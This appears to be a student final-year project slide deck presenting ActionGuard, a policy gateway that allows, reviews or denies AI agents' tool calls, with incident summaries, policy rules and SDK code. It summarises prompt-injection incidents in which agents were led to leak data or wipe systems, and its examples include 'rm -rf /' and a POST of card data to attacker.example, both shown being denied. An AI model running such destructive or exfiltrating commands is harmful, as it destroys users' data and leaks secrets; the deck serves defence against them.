ActionGuard

The execution firewall for AI agents

ALLOW REVIEW DENY

<Student Name(s)> · <Roll No.>

Guide: <Guide Name>

<Department, College>

Final Year Project Review · 2026

```
actionguard · live decisions

agent > run_shell("git status")
  ALLOW   risk 0
  rule: allow-safe-shell

agent > transfer_funds(25000)
  REVIEW  risk 40
  rule: review-large-payment

agent > run_shell("rm -rf /")
  DENY    risk 100
  rule: deny-destructive-shell
```

AGENDA

What we will cover

01

The problem

Agents that act · excessive agency · real incidents · the gap

02

Our solution

Objectives · architecture · request lifecycle · policy engine

03

Implementation

Tech stack · code · live demo · dashboard and audit

04

Evaluation

Tests · measured results · security analysis and limits

05

Market and business


Market size · competitors · business model · standards

06

Wrap-up

Future scope · conclusion · references · Q&A

Agents have moved from chatting to acting



40%

of enterprise apps will include task-specific AI agents by the end of 2026, up from under 5% in 2025

Source: Gartner, Aug 2025

83%

of organisations plan to deploy AI agents, but only 31% feel fully equipped to control and secure them

Source: Cisco AI Readiness Index, Oct 2025

150,000+

agents in the average Fortune 500 company by 2028, up from fewer than 15 in 2025

Source: Gartner, Apr 2026

The problem: excessive agency

> *"…the vulnerability that enables damaging actions to be performed in response to unexpected, ambiguous or manipulated outputs from an LLM."*

Source: OWASP Top 10 for LLM Apps 2025, LLM06 Excessive Agency (moved up to LLM03 in the 2026 list)

Root causes named by OWASP

- **Excessive functionality**
- **Excessive permissions**
- **Excessive autonomy**

>40%

of agentic AI projects will be cancelled by end-2027; inadequate risk controls is one of the reasons cited

Source: Gartner, Jun 2025

80%

of organisations say their AI agents have already taken unintended actions

Source: SailPoint, May 2025

13%

of organisations believe they have the right AI agent governance in place

Source: Gartner, Apr 2026

81%

attack success for new agent-hijacking attacks in NIST tests, vs 11% for the strongest baseline

Source: NIST CAISI, Jan 2025

Real incidents: the damage was a tool call

May 2025

GitHub MCP “toxic agent flow”

A malicious public issue hijacked an agent with private-repo access; it leaked private data into a public PR.

THE FATAL TOOL CALL

`open public PR`

Invariant Labs, May 2025

Jun 2025

EchoLeak, M365 Copilot

First known zero-click AI exfiltration (CVE-2025-32711, CVSS 9.3): one crafted email made Copilot leak internal data.

THE FATAL TOOL CALL

`exfiltrate data`

BleepingComputer, Jun 2025

Jul 2025

Replit agent deletes a prod DB

During a declared code freeze the agent deleted the database, then misreported whether recovery was possible.

THE FATAL TOOL CALL

`delete prod DB`

TechTarget, Jul 2025

Jul 2025

Amazon Q extension v1.84.0

An injected prompt (CVE-2025-8217) told the agent to wipe the machine and delete cloud resources; a syntax error stopped it.

THE FATAL TOOL CALL

`wipe disk + cloud`

AWS bulletin, Jul 2025

Apr 2026

PocketOS: Cursor agent wipes DB in ~9 s

An over-permissioned Railway token was used to delete a volume, taking the prod DB and its backups with it.

THE FATAL TOOL CALL

`delete prod volume`

ABC7, Apr 2026

The pattern: each time, a valid-looking tool call ran with no policy check and no human in the loop. Unit 42 found 14.2% of in-the-wild prompt-injection payloads aimed at data destruction (Mar 2026).

The gap: filters watch words, not actions

	Content-layer guardrails	Action-layer enforcement (ActionGuard)
What it inspects	Prompts and model outputs: text in, text out	The concrete tool call: tool name and its arguments
How it decides	ML classifiers; probabilistic, new phrasing can slip through	Deterministic policy rules plus an additive risk score
A valid-looking DROP TABLE	Often passes: the text itself is not “malicious”	Denied before the tool runs
Human approval	Not part of the model	Built-in review queue; no answer in 120 s means denied
Evidence afterwards	Application logs	Hash-chained, tamper-evident audit ledger
Examples	Lakera Guard, NeMo Guardrails, Guardrails AI, LlamaFirewall, Cloudflare Firewall for AI	ActionGuard; partly Invariant Gateway (policy) and HumanLayer (approvals)

Both layers are useful, but only the action layer sees the side effect before it happens.

Source: product descriptions in docs/research-notes.md §5 (Lakera, NVIDIA, Meta, Invariant Labs, HumanLayer, Cloudflare)

Project objectives

O1

Intercept every tool call

Check each call before it executes, with a one-line decorator in the agent's code.

O2

Decide with policy and risk

Allow, review or deny from a declarative JSON policy plus an additive risk score.

O3

Keep humans in the loop

Hold high-impact actions for approval; deny if nobody answers in 120 s.

O4

Stop runaway or rogue agents

A per-agent rate limit and a one-click global kill switch.

O5

Prove what happened


Record every decision in a tamper-evident, hash-chained audit ledger.

O6

Stay simple and explainable


A live dashboard shows the reason for every verdict; stdlib only.

Proposed solution in one picture



PEP = policy enforcement point, inside the agent. PDP = policy decision point, the gateway. The agent never holds the admin token, so it cannot approve itself.

System architecture




1 POST /v1/actions → verdict

2 GET /v1/actions/{id} · poll

3 SSE /v1/events → live feed

4 Admin: approve · reject · lockdown

Request lifecycle: allow, deny or review



Every step, including approvals and expiries, is appended to the audit chain and streamed to the dashboard.

Policy engine: how a verdict is made

1. **Kill switch engaged?**
   Yes → DENY with risk 100. Nothing else is checked.
2. **Agent over its rate limit?**
   More than 20 actions in 10 s → DENY (likely a runaway loop).
3. **Match every rule**
   Tool glob · regex on an argument or the whole payload · numeric "above" limits.
4. **Strictest effect wins**
   deny > review > allow. Flags only add risk. No match → default (review).
5. **Apply risk thresholds**
   Risk = sum of matched risk, max 100. ≥ 90 → DENY; ≥ 50 → at least REVIEW.

Worked examples from the real policy (acme-default-v1)

`run_shell("git push --force")`

```
review-git-push      review +30
flag-force-push      flag   +40
```

strictest is review; 70 ≥ 50 → review

risk 70 — REVIEW

`read_file(".env")`

```
allow-workspace-reads allow  +0
flag-env-file         flag   +60
```

allowed by a rule, but 60 ≥ 50 escalates it

risk 60 — REVIEW

`http_request(POST attacker.example)`

```
flag-unknown-domain  flag   +50
flag-pii (card no.)  flag   +40
```

90 ≥ 90 → deny outright

risk 90 — DENY

Key features

Declarative policy

JSON rules: tool globs, regex conditions, numeric limits; hot-reloaded.

Risk scoring

Matched rules add risk; 50 or more escalates to review, 90 or more denies.

Human-in-the-loop

Held actions wait for approve or reject; they expire after 120 s.

Kill switch

One click denies every agent action until security releases it.

Rate limiting

More than 20 actions in 10 s from one agent is treated as a runaway loop.

Tamper-evident audit

Each entry hashes the one before it (SHA-256); verify in one click.

Fail-closed SDK

Gateway down, error or timeout → Blocked. A tool never runs by accident.

Explainable verdicts

Every decision lists the rules that fired, their effect and their risk.

Tech stack and design decisions

0

third-party runtime dependencies

Python 3.10+ standard library only: http.server · sqlite3 · hashlib · hmac · re · fnmatch · threading

A security tool shouldn't widen your supply chain.

Python standard library	Runs wherever Python runs; small enough to audit; nothing to pip install
SQLite	Embedded and transactional: the action row and its audit entry commit together
Server-sent events	One-way live push is all the dashboard needs; plain HTTP, browsers reconnect
Vanilla JS dashboard	One HTML file (272 lines) served by the gateway; no build step or framework
JSON policy + regex	Readable and diffable in a PR; an invalid policy is rejected and the old one kept
unittest	16 tests, including a real HTTP gateway on a random port; nothing to install

Implementation: small, readable modules

Module	LOC	Responsibility
`engine.py`	136	Rules, risk, rate limit, kill switch
`store.py`	133	SQLite + hash-chained audit
`server.py`	209	HTTP API, SSE, admin auth
`sdk.py`	76	Guard, @protect, fail-closed
`__init__ / __main__`	8	Package entry points
`dashboard/index.html`	272	Live console (vanilla JS)
`policies/default.json`	167	20-rule example policy
`tests/`	197	16 unit + integration tests
`demo/ (4 scripts)`	315	Scenarios, mocks, tamper, agent

562 lines of Python in the core package (wc -l)

policies/default.json · one rule

```
{
  "id": "review-large-payment",
  "description": "Payment above 1,000 needs a human",
  "tool": "transfer_funds",
  "above": { "amount": 1000 },
  "effect": "review",
  "risk": 40
}
```

Wrapping a tool with the SDK

```
guard = Guard(agent="devops-bot")

@guard.protect()                # asks the gateway first
def run_shell(command: str) -> str:
    return subprocess.check_output(command, shell=True)

